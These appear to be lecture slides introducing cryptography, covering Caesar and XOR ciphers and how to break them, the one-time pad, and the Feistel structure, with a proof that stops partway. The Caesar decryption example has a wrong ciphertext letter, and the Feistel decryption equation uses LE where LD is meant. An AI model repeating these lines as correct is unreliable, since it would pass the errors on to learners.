
**Non-repudiation :** YES you did!

**Access Control:** What are you allowed to do?


# Cryptography

- xCryptography is the science and study of secret (crypto) writing (graphy).
- xA cipher is a secret method of writing, an algorithm, whereby plaintext (the original intelligible message) is transformed to ciphertext (the transformed message) by a process called encryption.
- xThe plaintext is recovered from the ciphertext by a process called decryption.

# Encryption/Decryption



# Types of Cryptography



## Block vs. Stream Ciphers

✗ **Block ciphers** apply the same transformation to every piece of the message, and typically deal with fairly large pieces of the message (8 bytes, 16 bytes, etc..) at a time.

✗ **Stream ciphers** apply a different transformation to each piece of the message, and typically deal with fairly small pieces of the message (1 bit, 1 byte, etc..) at a time.

# Conventional Cryptography

- ✗ There are 2 types of cryptography
  - Conventional
  - Public-Key
- ✗ With conventional cryptography, the same key is used to encrypt and decrypt, or the decryption key is a simple function of the encryption key
- ✗ Also called *Single-Key Cryptography*, *Secret-Key Cryptography*, *Symmetric Cryptography*.

# Kerckhoff's Principles

## 6 Design Principles:

- × The key should be memorable without notes and easily changed.
- × The cryptogram should be transmissible by telegraph.\*

# Kerckhoff's Principles

## 6 Design Principles:

- × The encryption apparatus should be portable and operable by a single person.
- × The system should be easy, requiring neither knowledge of a long list of rules nor mental strain.

# Kerckhoff's Principles

## 6 Design Principles:

- × The system should be, if not theoretically unbreakable, unbreakable in practice.
- × Compromise of the system details should not inconvenience the correspondents.

# Monoalphabetic Substitution Ciphers: Shift Ciphers

## Caesar Cipher:

- Each letter of the alphabet is replaced by another letter using a predefined rule which shifts the alphabet a uniform amount to the right.

# Monoalphabetic Substitution Ciphers: Shift Ciphers

## Caesar Cipher:

$$c_i = E_k(p_i) = (p_i + k) \bmod 26$$

- × Where  $c_i$  is the ciphertext letter,
- ×  $k$  is the key (amount of shift),
- ×  $p_i$  is the plaintext letter,
- × and  $E$  is the encryption algorithm.

# Monoalphabetic Substitution Ciphers: Shift Ciphers

Caesar Cipher ( $k=3$ ):

a b c d e f g h i j k l m n o p q r s t u v w x y z  
d e f g h i j k l m n o p q r s t u v w x y z a b c



this is a secret

Is encrypted to:

wklv lv d vhfuhw

# Monoalphabetic Substitution Ciphers: Shift Ciphers

Caesar Cipher ( $k = 3$ ):

a b c d e f g h i j k l m n o p q r s t u v w x y z	
d e f g h i j k l m n o p q r s t u v w x y z	a b c

↑

qr rqh oqrzv

Is decrypted to:

no one knows

# Brute Force Attack

## Attacking the Caesar Cipher:

- ✗ Attempt to try all possible keys (unit shifts), in an *brute force/exhaustive key search*.
- ✗ Easy for the Caesar cipher, even by hand without a computer. Only 25 keys to try.

# Cryptanalysis Attack

## Other attacks on the Caesar Cipher:

- ✖ In attacking ciphers, we also use statistics about the underlying plaintext language.
- ✖ The approximate letter frequency distribution for the English language is as follows:

# Cryptanalysis Attack

	%		%		%
A	7.49	J	0.27	S	6.95
B	1.29	K	0.47	T	9.85
C	3.54	L	3.57	U	3.00
D	3.62	M	3.39	V	1.16
E	14.00	N	6.74	W	1.69
F	2.18	O	7.37	X	0.28
G	1.74	P	2.43	Y	1.64
H	4.22	Q	0.26	Z	0.04
I	6.65	R	6.14		

# Cryptanalysis Attack

Other attacks on the Caesar Cipher:

- ✖ So the method of attack may comprise looking at the ciphertext, and counting the number of occurrences of each ciphertext letter.
- ✖ Then we can try mapping that letter to E.
- ✖ If that does not work, try mapping it to A, etc..

# Secure Cipher

So we can determine that a secure cipher must:

- ✗ Have a large enough keyspace to prevent brute force attacks.
- ✗ Should not carry statistical properties from the plaintext into the ciphertext.

# Confusion and Diffusion

There are 2 fundamental principles applying to any cipher:

1. The cipher must be secure.
  2. The cipher should be easy to implement.
- ✗ In the majority of block ciphers, security is achieved through application of Claude Shannon's principles of "confusion and diffusion".

# Confusion and Diffusion

## Confusion:

- ✗ By **confusion** Shannon meant that the cipher should transform the plaintext to the ciphertext in such a way that the relationship between the statistics of the ciphertext and the statistics of the plaintext should be as complicated as possible.
- ✗ It obscures the relationship between the plaintext and the ciphertext. It serves to hide any relationship between the plaintext, the ciphertext and the key.

# Confusion and Diffusion

## Diffusion:

- ✗ By **diffusion** Shannon meant the spreading out of the information content of the plaintext throughout the ciphertext.
- ✗ It dissipates any redundancy in the plaintext, making it more difficult for the cryptanalyst to discover this redundancy.
- ✗ Thus, it is desirable that every plaintext bit should influence every ciphertext bit.
- ✗ This principle is also applied to the diffusion of the key in that every key bit should influence as many ciphertext bits as possible.

# Confusion and Diffusion

## Confusion and Diffusion:

- × At its simplest, confusion is achieved by substitution, and diffusion is achieved by transposition.
- × The trick in the design of a cipher is to mix confusion and diffusion in a cipher in different combinations. This is called a **product** or **iterated cipher**.

# Product Cipher

- × A **product cipher** is one whereby confusion and diffusion are achieved through the successive application of simple ciphers, each of which achieves a small degree of confusion and/or diffusion.
- × An **iterated cipher** is a product cipher where encryption is achieved through repeated application of the same simple cipher. This core cipher is often called the **round function**, or, simply, the round.

# Simple XOR Cipher

# Simple XOR Cipher

Simple XOR (block cipher):

- XOR is an operation on bits (0/1 values), similar to other operations like AND, OR, NOT...
- “A XOR B” Truth Table:

A	B	Result
1	1	0
1	0	1
0	1	1
0	0	0

# Simple XOR Cipher

Simple XOR (block cipher):

- ✗ Some additional XOR properties:
  - ✗  $(A \text{ XOR } B) \text{ XOR } C = A \text{ XOR } (B \text{ XOR } C)$
  - ✗  $A \text{ XOR } B = B \text{ XOR } A$
  - ✗  $A \text{ XOR } A = 0$
  - ✗  $A \text{ XOR } B \text{ XOR } B = A$
- ✗ When using it for encryption:
$$p \text{ XOR } k = c$$
- ✗ To decrypt:
$$c \text{ XOR } k = p$$

# Simple XOR Cipher

## Simple XOR Example:

- ✗ Key = 1101
- ✗ Plaintext = 0110010111100001

- ✗ Encryption:

```
0110 0101 1110 0001  
1101 1101 1101 1101  
1011 1000 0011 1100 = ciphertext
```

# Simple XOR Cipher

## Simple XOR Example:

- ✗ Key = 1101
- ✗ Plaintext = 0110010111100001

- ✗ Decryption:

1011 1000 0011 1100 = ciphertext

1101 1101 1101 1101

0110 0101 1110 0001

# Simple XOR Cipher

## Security:

- ✗ Simple-XOR is fast, but not secure. It can be broken in two steps:
  1. Discover the Key length.
  2. Find the plaintext

# Simple XOR Cipher

Discovering the Key length:

- ✗ XOR the ciphertext against itself shifted by various amounts.  
If the shift is a multiple of the key length, ~6% of the bytes  
will be equal, if not ~0.4% will be equal.
- ✗ The smallest displacement that indicates a multiple of the key  
length, is the length of the key.

# Simple XOR Cipher

## Discovering the Key length:

- ✗ 6% for two English texts. Lower numbers for randomly matched texts.
- ✗ When shift is multiple of key length statistical props of original text preserved.
- ✗ Encrypt two different texts with same key and calculate number of equal chars – will be ~6% and XOR doesn't destroy all statistical props of text. Assumes that key length is short compared to plaintext length.

# Simple XOR Cipher

Find the plaintext:

- ✗ Remember that:

$$A \text{ XOR } B \text{ XOR } B = A$$

$$(A \text{ XOR } B) \text{ XOR } C = A \text{ XOR } (B \text{ XOR } C)$$

$$A \text{ XOR } B = B \text{ XOR } A$$

- ✗ We then XOR the ciphertext with itself shifted by the length of the key.

- ✗ Effectively we have:

- ✗  $C_1 = C$  shifted by key length

- ✗  $C \text{ XOR } C_1 \rightarrow (P \text{ XOR } K) \text{ XOR } (P_1 \text{ XOR } K)$  # $P_1 = P$  shifted

# Simple XOR Cipher

Find the plaintext:

$$\begin{aligned} & (P \text{ XOR } K) \text{ XOR } (P_1 \text{ XOR } K) \\ \rightarrow & P \text{ XOR } P_1 \text{ XOR } K \text{ XOR } K \\ \rightarrow & P \text{ XOR } P_1 \end{aligned}$$

- ✖ This leaves us with the plaintext XOR'd with the plaintext shifted by the length of the key.
- ✖ Since English has 1.3 bits of real information per byte, there is plenty of redundancy for determining a unique decryption through frequency analysis.

# Modern Cryptography

- ✗ XOR is the basis of many modern cryptographic ciphers.
- ✗ The XOR operation can be implemented in hardware. So it runs very fast!

$$A \text{ XOR } B \text{ XOR } B = A$$

- ✗ This condition means the XOR operation is reversible.  
Assuming  $C = P \text{ XOR } K$ :
- $$C \text{ XOR } K = (P \text{ XOR } K) \text{ XOR } K = P \text{ XOR } (K \text{ XOR } K) = P$$
- ✗ By XORing with the key a second time, we decrypt the cipher text.

## One-Time Pad

- ✗ The method to break the simple XOR cipher relies on the assumption that the plaintext is much longer than the Key.
- ✗ What happens if the key is as long as the plaintext?

# One-Time Pad

## One Time Pad:

- ✗ “One Time Pad” Invented in 1917.
- ✗ Version of the simple-XOR in which the key is:
  1. As long as the plaintext (or longer)
  2. Truly random
  3. Used only once!
- ✗ This is completely secure!!

# One-Time Pad

One Time Pad:

$C_1 = C$  shifted by key length

$C \text{ XOR } C_1 \rightarrow (P \text{ XOR } K) \text{ XOR } (P_1 \text{ XOR } K)$        $\#P_1 = P$  shifted  
 $P \text{ XOR } P_1$

But in the One Time Pad, the key length is the length of the plain/ciphertexts.

Thus  $C_1$  is equal to  $C$ , and  $P_1$  is equal to  $P$ .

$C \text{ XOR } C_1 = 0$

$P \text{ XOR } P_1 = 0$

# One-Time Pad

## One Time Pad:

- ✗ One Time Pad is completely secure if used only once!
- ✗ However the large size of the key limits its usefulness.
- ✗ Suitable when 100% security is required for a once-off message (but how do you share the long key securely between the involved parties?).
- ✗ Has been used by the military for very secure low bandwidth communications. It is not really practical for anything else.

# XOR – Confusion and Diffusion

- ✗ Simple XOR cipher (and One-Time Pad) do in general achieve Confusion.
- ✗ Exception being if you used e.g. an 8bit key to encrypt ASCII characters.
- ✗ However does not have any Diffusion (single bit of plaintext only influences a single bit of ciphertext).
- ✗ Despite that, OTP is still a form of perfect secrecy! However when the key is less than the length of the plaintext, diffusion becomes much more important to prevent cryptanalysis.

# Feistel Cipher

# Feistel Cipher

- ✗ The Feistel Cipher is not a specific scheme of block cipher.
- ✗ It is a design model/architecture from which many different block ciphers can be derived.
- ✗ It is named after German IBM cryptographer Horst Feistel.
- ✗ It may also commonly be referred to as a Feistel Network.
- ✗ Many block ciphers use the scheme. The Data Encryption Standard (DES) is one such example. Others include Blowfish, Camellia, CAST-128, FEAL, ICE, KASUMI, LOKI97, Lucifer, MARS, MAGENTA, MISTY1, RC5, TEA, Triple DES, Twofish, XTEA, and GOST 28147-89.

# Feistel Cipher

- ✗ Feistel construction is iterative in nature, which makes implementing the cryptosystem in hardware easier.
- ✗ The Feistel Cipher is essentially a product cipher, in that it consists of multiple rounds of repeated operations.

The operations usually include:

1. Bit Shuffling (often called Permutation boxes, or P-boxes)
2. Simple non-linear functions (often called Substitution boxes, or S-boxes)
3. Linear mixing (in the sense of modular algebra) using XOR

To produce a function with large amounts of “confusion and diffusion”.

# Feistel Cipher

## Why is it popular?

- ✗ The main reason for its popularity is that it has a structure which allows the same code to be used both for encrypting and decrypting.
- ✗ Thus, if you have to store code for both encrypting and decoding, one piece of code will suffice!
- ✗ The only difference between encrypting and decrypting is that the sub-keys are supplied in the reverse order.

$\oplus$  is the symbol for XOR.


P is the input plaintext, of length  $2w$ -bits.

It is split into  $LE_1$  ( $w$ -bits) and  $RE_1$  ( $w$ -bits)

The **round** function, which utilises the sub-key ( $K_x$ ) for that round to alter right input  $RE_x$  for that round. The round function is not defined and is only restricted in that it must take in  $w$ -bits input and output  $w$ -bits too.

The result is XOR'd with  $LE_x$ , and then the result is used in the next round.


The end result is the ciphertext C ( $2w$ -bits)



# Feistel Cipher Structure

How are the sub-keys generated?

- ✗ Directly from the key!



# Feistel Cipher Structure

How are the sub-keys generated?

- ✗ Directly from the key!
- ✗ Feistel Structure does not specify what happens in the sub-key generation algorithm.
- ✗ Decided by the cipher designers!

# Feistel Cipher Structure

Specifying the Feistel Cipher Mathematically:

- The  $(i+1)$ th round of the Feistel Cipher can be summarised as follows:

$$\begin{aligned} LE_{i+1} &= RE_i \\ RE_{i+1} &= LE_i \oplus F(RE_i, K_i) \end{aligned}$$

Where:

$\oplus$  is XOR

$LE_i$  is the  $i^{th}$  left half (input)

$LE_{i+1}$  is the  $(i + 1)^{th}$  left half (output)

$RE_i$  is the  $i^{th}$  right half (input)

$RE_{i+1}$  is the  $(i + 1)^{th}$  right half (output)

$F$  is the round function

$K_i$  is the  $i^{th}$  subkey

# Feistel Cipher Structure

- Thus the Feistel Cipher may be summarised as follows:

plaintext = [ LE<sub>1</sub>, RE<sub>1</sub> ]


```
for i = 1 to N
{
    LEi+1 = REi
    REi+1 = LEi ⊕ F( REi , Ki )
}
```

ciphertext = [RE<sub>n+1</sub>, LE<sub>n+1</sub>]

# Feistel Cipher Structure

## Decrypting the Feistel Cipher:

- ✗ In the Feistel Cipher, decryption is performed using the same algorithm except  $K_n$  is used in the first round,  $K_{n-1}$  in the second, etc.. With  $K_1$  being used in the final ( $n^{\text{th}}$ ) round of decryption.
- ✗ Note that while the order of the keys is reversed, the algorithm itself is not.



# Feistel Cipher Structure

Why does this method of decryption restore the plaintext?

- ✗ Here we will prove mathematically that the Feistel Structure's decryption process will always recover the plaintext.
- ✗ It does not matter which round function,  $F$ , we use during the cipher.
- ✗ There is no requirement for  $F$  to be invertible.

# Feistel Cipher Structure

*Encryption:*


1.  $LE_{i+1} = RE_i$
2.  $RE_{i+1} = LE_i \oplus F( RE_i, K_i )$

*Decryption:*

3.  $LD_{i+1} = RD_i$
4.  $RD_{i+1} = LE_i \oplus F( RD_i, K_{n+1-i} )$

We want to prove (by induction):

- ✗  $LD_i = RE_{n+2-i}$
- ✗  $RD_i = LE_{n+2-i}$



# Feistel Cipher Structure


Proof by induction:

- ✗ Assume that it is true for the case when  $i = j$ .
- ✗ Show that if it is true for  $i = j$ , then it will be true for  $i = j+1$ .
- ✗ Show that the base case ( $i = 1$ ) is true, this then proves that all other values of  $i$  are true too, by induction.

# Feistel Cipher Structure

## The Base Case:

- ✗ This is true for  $i = 1$ .
- ✗ We are using the output of the encryption,  $LE_{n+1}$  and  $RE_{n+1}$ , as input to the decryption algorithm .
- ✗ Thus we can see that :
- ✗  $LD_1 = RE_{n+1}$
- ✗  $RD_1 = LE_{n+1}$



# Feistel Cipher Structure

Assume true for  $i = j$ :

✗ i.e We assume that:

5.  $LD_j = RE_{n+2-j}$


6.  $RD_j = LE_{n+2-j}$

✗ Given that assumption, we now must show it is true for  $i = j+1$ .

✗ i.e. we want to show:

